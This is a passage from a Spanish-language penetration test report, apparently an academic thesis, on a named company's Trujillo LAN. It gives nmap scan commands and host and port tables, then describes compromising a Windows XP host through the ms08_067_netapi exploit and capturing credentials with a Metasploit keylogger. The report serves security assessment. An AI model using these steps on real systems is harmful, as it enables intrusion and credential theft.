Método: **Escaneo de Puertos**	Fecha de trabajo: **07/08/2014**
Herramienta: **NetScam**	**Hora**: 10:00:20 (Pacifico, Sudamérica)

NetScam nos permitió realizar un escaneo a toda la red.

Figura 51. Resultado con Herramienta NetScam



IP Address	Host Name	MAC Address	Response Time	TCP Ports	Logged User	LAN Group
192.168.3.1		28-93-FE-44-95-22	1 ms	23		
192.168.3.2		00-0B-82-2F-A6-1F	19 ms	23, 80		
192.168.3.3	MARKETINGNORTE	10-78-D2-35-39-33	2 ms	445		DBTRUJILLO
192.168.3.4	JEFEVENTAS	10-BF-48-89-1D-E5	1 ms	445	Administrador	DBTRUJILLO
192.168.3.5	soportesistemas	74-E5-43-68-3D-5E	22 ms	445		DBTRUJILLO
192.168.3.6	ventas01	00-16-76-98-C7-D3	1 ms	443, 445, 80		DBTRUJILLO
192.168.3.7	ventas02	00-90-FB-35-53-93	1 ms	1433, 443, 445, 80		DBTRUJILLO

Fuente: Elaboración Propia

Detalle Hosts:

Se puede visualizar que nos muestra direcciones IP, nombres de Equipos, direcciones MAC, Puertos TCP abiertos, usuarios de PC y el grupo de red de trabajo conectado.

Tabla 4. Resumen de Resultados con Herramienta NetScam

IP Host	Host Name	Mac Address	Grupo LAN
192.168.3.1	Router	28:93:FE:44:95:22	-
192.168.3.2	Teléfono VOIP	00-0B-82-2F-A6-1F	-
192.168.3.3	Marketingnorte	10:78:D2:35:39:33	DBTRUJILLO
192.168.3.4	jefeventas	10:BF:48:89:1D:E5	DBTRUJILLO
192.168.3.5	soportesistemas	74-E5-43-68-3D-5E	DBTRUJILLO
192.168.3.6	Ventas01	00:16:76:98:C7:D3	DBTRUJILLO
192.168.3.7	Ventas02	00:90:FB:35:53:92	DBTRUJILLO


Fuente: Elaboración Propia

Método: **Escaneo de Puertos**	Fecha de trabajo: **07/08/2014**
Herramienta: **Nmap**	**Hora**: 10:50:30 (Pacifico, Sudamérica)

Para corroborar los resultados mostrados anteriormente, se aplicara el uso de una segunda herramienta "NMAP". Se realizó el escaneo de la red LAN, segmento 3 de la sucursal Trujillo

Mapa de la red LAN en la empresa Data Business SAC, Trujillo.

Figura 52. Mapa de red con la Herramienta NMAP




Fuente: Elaboración Propia

Método: **Numeración de Puertos**	Fecha de trabajo: **07/08/2014**
Herramienta: **Nmap**	**Hora**: 12:00:20 (Pacifico, Sudamérica)

Escaneo de Router con IP 192.168.3.1

Para ello se utilizó el comando: **nmap -A -T4 192.168.1.1 Router**

Figura 53. Escaneo IP 192.168.3.1 con NMAP



Fuente: Elaboración Propia

Detalle Router:

Marca:	Cisco
Modelo:	Cisco 800 series
IP:	192.168.3.1
Mac Address:	28:93:FE:44:95:22


Detalle Puertos Abiertos:

Puerto	Protocolo	Estado	Servicio	Versión
23	TCP	Abierto	Telnet	Grandstream GXP2000 VoIP pone telnetd

Escaneo de host con IP: 192.168.3.2

Para ello se utilizó el comando: **nmap --script smb-check-vulns.nse 192.168.3.2**

Figura 54. Escaneo IP 192.168.3.2 con NMAP



Fuente: Elaboración Propia


Detalle Puerto:

Puerto	Protocolo	Estado	Servicio	Versión
23	TCP	Abierto	Telnet	Grandstream GXP2000 VoIP pone telnet
80	TCP	Abierto	Http	Grandstream GXP2000 http config 1.2.5.3

Escaneo de host con IP: 192.168.3.3

Para ello se utilizó el comando: **nmap --script smb-check-vulns.nse 192.168.3.3**


Figura 55. Escaneo IP 192.168.3.3 para detección de Vulnerabilidades



Fuente: Elaboración Propia

Detalles del Sistema Operativo: **nmap --script smb-os-discovery.nse 192.168.3.3**

Figura 56. Escaneo IP 192.168.3.3 para Sistema Operativo



Fuente: Elaboración Propia

Detalle host:

Nombre de equipo:	MARKETING NORTE
Grupo de Trabajo:	DBTRUJILLO
Sistema Operativo:	Microsoft Windows XP
Mac Address:	10:78:D2:35:39:33

Detalle de Puertos:

Puerto	Protocolo	Estado	Servicio
135	TCP	Abierto	msrpc
139	TCP	Abierto	Netbios-ssn
445	TCP	Abierto	Microsoft .ds

Detalle de Vulnerabilidad:

Tabla 5. Detalle de Vulnerabilidades-IP 192.168.3.3


Vulnerabilidad Exploits	Estado	Detalle	Observación Nmap
MS08-67	Critico	Permite la ejecución remota de código malicioso.	No Vulnerable
Conficker	Critico	Desactiva varios servicios, como Windows Security Center, Windows Defender	No Infectado
regsvc DoS	Critico	Puede ocasionar denegación de servicio	No Vulnerable
SMBv2 DoS	Medio	Puede ocasionar denegación de servicio.	No Vulnerable
MS06-025	Medio	Puede afectar comandos de acceso telefónico	No Vulnerable
MS07-029	Medio	Causa el desbordamiento de búfer que se bloquea el servicio.	No Vulnerable

Fuente: Elaboración Propia

Escaneo de Host con IP: 192.168.3.4

Para ello se utilizó el comando: **nmap --script smb-check-vulns.nse 192.168.3.4**


Figura 57. Escaneo IP 192.168.3.4 para detección de vulnerabilidades



Fuente: Elaboración Propia

Detalles del Sistema Operativo: **nmap --script smb-os-discovery.nse 192.168.3.4**

Figura 58. Escaneo IP 192.168.3.4 para sistema Operativo



Fuente: Elaboración Propia

Detalle host:

Nombre de equipo:	JEFEVENTAS
Grupo de Trabajo:	DBTRUJILLO
Sistema Operativo:	Microsoft Windows XP
Mac Address:	10:BF:48:89:1D:E5

Detalle de Puertos:

Puerto	Protocolo	Estado	Servicio	Detalle Servicio
139	TCP	Abierto	NetBIOS	Permite comunicación en la red.
80	TCP	Abierto	Http	Transferencia de Hipertexto
443	TCP	Abierto	Https	Transferencia segura de páginas web
445	TCP	Abierto	Microsoft-DS	Compartir de ficheros
2869	TCP	Cerrado	Icslap	Conexión compartida a internet


Detalle de Vulnerabilidad:

Vulnerabilidad Exploits	Estado	Detalle	Observación Nmap
MS08-67	Critico	Permite la ejecución remota de código malicioso.	No Vulnerable
Conficker	Critico	Desactiva varios servicios, Windows Security Center, Windows Defender.	No Infectado
regsvc DoS	Critico	Puede ocasionar denegación de servicio	No Vulnerable
SMBv2 DoS	Medio	Puede ocasionar denegación de servicio.	No Vulnerable
MS06-025	Medio	Puede afectar comandos de acceso telefónico	No Vulnerable
MS07-029	Medio	Causa el desbordamiento de búfer que se bloquea el servicio.	No Vulnerable

Escaneo de Host con IP: 192.168.3.5

Para ello se utilizó el comando: **nmap --script smb-check-vulns.nse 192.168.3.5**


Figura 59. Escaneo IP 192.168.3.5 para detección de vulnerabilidades



Fuente: Elaboración Propia

Detalles del Sistema Operativo: **nmap --script smb-os-discovery.nse 192.168.3.5**

Figura 60. Escaneo IP 192.168.3.5 para Sistema Operativo



Fuente: Elaboración Propia

Detalle host:

Nombre de equipo:	SOPORTETRUJILLO
Grupo de Trabajo:	DBTRUJILLO
Sistema Operativo:	Microsoft Windows 7
Mac Address:	74:E5:43:68:3D:5E

Detalle de Puertos:

Puerto	Protocolo	Estado	Servicio
135	TCP	Abierto	msrpc
139	TCP	Abierto	Netbios-ssn
445	TCP	Abierto	Microsoft-DS
49176	TCP	Abierto	

Detalle de Vulnerabilidad:

Tabla 6. Detalle de Vulnerabilidades IP 192.168.3.5


Vulnerabilidad Exploits	Estado	Detalle	Observación Nmap
MS08-67	Critico	Permite la ejecución remota de código malicioso.	No Vulnerable
Conficker	Critico	Desactiva varios servicios, como Windows Security Center, Windows Defender.	No Infectado
regsvc DoS	Critico	Puede ocasionar denegación de servicio	No Vulnerable
SMBv2 DoS	Medio	Puede ocasionar denegación de servicio.	No Vulnerable
MS06-025	Medio	Puede afectar comandos de acceso telefónico	No Vulnerable
MS07-029	Medio	Causa el desbordamiento de búfer que se bloquea el servicio.	No Vulnerable

Fuente: Elaboración Propia

Escaneo de Host con IP: 192.168.3.6

Para ello utilizaremos el comando: **nmap --script smb-check-vulns.nse 192.168.3.6**

Figura 61. Escaneo IP 192.168.3.6 para detección de vulnerabilidades



Fuente: Elaboración Propia

Detalles del Sistema Operativo: **nmap --script smb-os-discovery.nse 192.168.3.6**

Figura 62. Escaneo IP 192.168.3.6 para Sistema Operativo

```
Host script results:
| smb-os-discovery:
|   OS: Windows 7 Professional 7601 Service Pack 1 (Windows 7 Professional 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::sp1:professional
|   Computer name: ventas01
|   NetBIOS computer name: VENTAS01
|   Workgroup: DBTRUJILLO
|_  System time: 2014-08-29T12:29:32-05:00
```

Fuente: Elaboración Propia

Detalle host:

Nombre de equipo:	VENTAS01
Grupo de Trabajo:	DBTRUJILLO
Sistema Operativo:	Microsoft Windows 7 Professional Service Pack 1
Mac Address:	10:78:D2:35:39:33

Detalle de Puertos:

Puerto	Protocolo	Estado	Servicio	Detalle Servicio
135				
139	TCP	Abierto	NetBIOS	Permite comunicación en la red.
445	TCP	Abierto	Microsoft-DS	Compartir de ficheros

Detalle de Vulnerabilidad:

Tabla 7. Detalle de Vulnerabilidades IP 192.168.3.6


Vulnerabilidad Exploits	Estado	Detalle	Observación Nmap
MS08-67	Critico	Permite la ejecución remota de código malicioso.	No Vulnerable
Conficker	Critico	Desactiva varios servicios, Windows Security Center, Windows Defender.	No Infectado
regsvc DoS	Critico	Puede ocasionar denegación de servicio	No Vulnerable
SMBv2 DoS	Medio	Puede ocasionar denegación de servicio.	No Vulnerable
MS06-025	Medio	Puede afectar comandos de acceso telefónico	No Vulnerable
MS07-029	Medio	Causa el desbordamiento de búfer que se bloquea el servicio.	No Vulnerable

Fuente: Elaboración Propia

Escaneo de Host con IP: 192.168.3.7

Para ello utilizaremos el comando: **nmap --script smb-check-vulns.nse 192.168.3.7**

Figura 63. Escaneo IP 192.168.3.7 para detección de vulnerabilidades



Fuente: Elaboración Propia

Detalles del Sistema Operativo: **nmap --script smb-os-discovery.nse 192.168.3.7**

Figura 64. Escaneo IP 192.168.3.7 para Sistema Operativo

```
Host script results:
| smb-os-discovery:
|   OS: Windows 7 Professional 7601 Service Pack 1 (Windows 7 Professional 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::sp1:professional
|   Computer name: ventas02
|   NetBIOS computer name: VENTAS02
|   Workgroup: DBTRUJILLO
|_  System time: 2014-08-29T12:29:31-05:00
```

Fuente: Elaboración Propia

Detalle host:

Nombre de equipo:	VENTAS
Grupo de Trabajo:	DBTRUJILLO
Sistema Operativo:	Microsoft Windows 7 Professional Service Pack 1
Mac Address:	00:90:FB:35:53:93

Detalle de Puertos:

Puerto	Protocolo	Estado	Servicio
445	TCP	Abierto	Microsoft-DS
1433	TCP	Abierto	-
5357	TCP	Abierto	-
49152	TCP	Abierto	-
49153	TCP	Abierto	-
49154	TCP	Abierto	-
49155	TCP	Abierto	-
49156	TCP	Abierto	-
49157	TCP	Abierto	-
49160	TCP	Abierto	-

Detalle de Vulnerabilidad:

Tabla 8. Detalle de Vulnerabilidades IP 192.168.3.7

Vulnerabilidad Exploits	Estado	Detalle	Observación Nmap
MS08-67	Critico	La vulnerabilidad de Windows RPC que podría permitir la ejecución remota de código malicioso.	No Vulnerable
Conficker	Critico	Desactiva varios servicios, Como Windows Security Center, Windows Defender.	No Infectado
regsvc DoS	Critico	Puede ocasionar denegación de servicio	No Vulnerable
SMBv2 DoS	Medio	Puede ocasionar denegación de servicio.	No Vulnerable
MS06-025	Medio	Puede afectar comandos de acceso telefónico	No Vulnerable
MS07-029	Medio	La vulnerabilidad se activa cuando una cadena larga se envía como parámetro de "zona" que causa el desbordamiento de búfer que se bloquea el servicio.	No Vulnerable

Fuente: Elaboración Propia

Observación:

Los resultados del análisis muestran que no hay vulnerabilidades en el sistema pero se profundizara el ataque a través de los puertos abiertos a través de diferentes exploits no mencionados en el detalle por la herramienta Nmap.

3. Fase 03: obtener Acceso


Método: **Obtener Acceso**	Fecha de trabajo: **11/08/2014**
Herramienta: **Kali Linux**	**Hora**: 10:00:20 (Pacifico, Sudamérica)

Nota: Por motivos de seguridad hacia la empresa, algunas imágenes serán editadas. Para no revelar información confidencial.

En la fase de Obtener acceso se utilizó la herramienta Kali Linux.

Es necesario conocer la IP de la maquina virtual kali Linux, para poder mandar el exploit.

Figura 65. Consulta de IP para Máquina Virtual Kali Linux




Fuente: Elaboración Propia

Explotación de vulnerabilidades a IP 192.168.3.3.

De acuerdo a la información obtenida en la fase de escaneo, la PC cuenta con sistema operativo Windows XP y el puerto 445 abierto, datos suficientes para que sea vulnerada por un hacker.

Figura 66. Pasos para vulnerar IP 192.168.3.3



Fuente: Elaboración Propia


Al haber tenido éxito con la ejecución del exploits **ms08_067_netapi** a través del puerto **445** abierto, se pudo tener conexión remota, se pudo visualizar todas las acciones ejecutadas en la PC, y se recopilo la información importante de todas las acciones que estuvo realizando.

Figura 67. Conexión Exitosa a IP 192.168.3.3

Fuente: Elaboración Propia

En una de sus ejecuciones se pudo observar la conexión remota, se pudo observar el nombre de usuario.


Figura 68. Uso de la Conexión remota por parte de la victima



Fuente: Elaboración Propia

Además se pudo observar ingresos al sistema de gestión comercial de la empresa, una labor diaria que realiza el personal.


Figura 69. Uso de Sistema de Gestión Comercial por parte del Usuario



Fuente: Elaboración Propia

Además en la misma conexión la victima tiene acceso al correo corporativo

Figura 70. Uso de Correo Corporativo por parte del usuario




Fuente: Elaboración Propia

Para obtener los credenciales de acceso se utilizó **Metasploitkeyloger**, para ver todo lo que el usuario (victima) teclea y así sacar la clave de su conexión remota.

Se tendrá que terminar la conexión anterior para realizar una conexión nueva.

Figura 71. Uso de Keylogger



Fuente: Elaboración Propia


Mostrará todos los procesos ejecutados en el momento que el usuario está realizando

Figura 72.Lista de Procesos usados por el usuario

Fuente: Elaboración Propia

Se buscó el proceso mstsc.exe que es el proceso de conexión remota. La cual el usuario utiliza para conectarse remotamente al servidor.

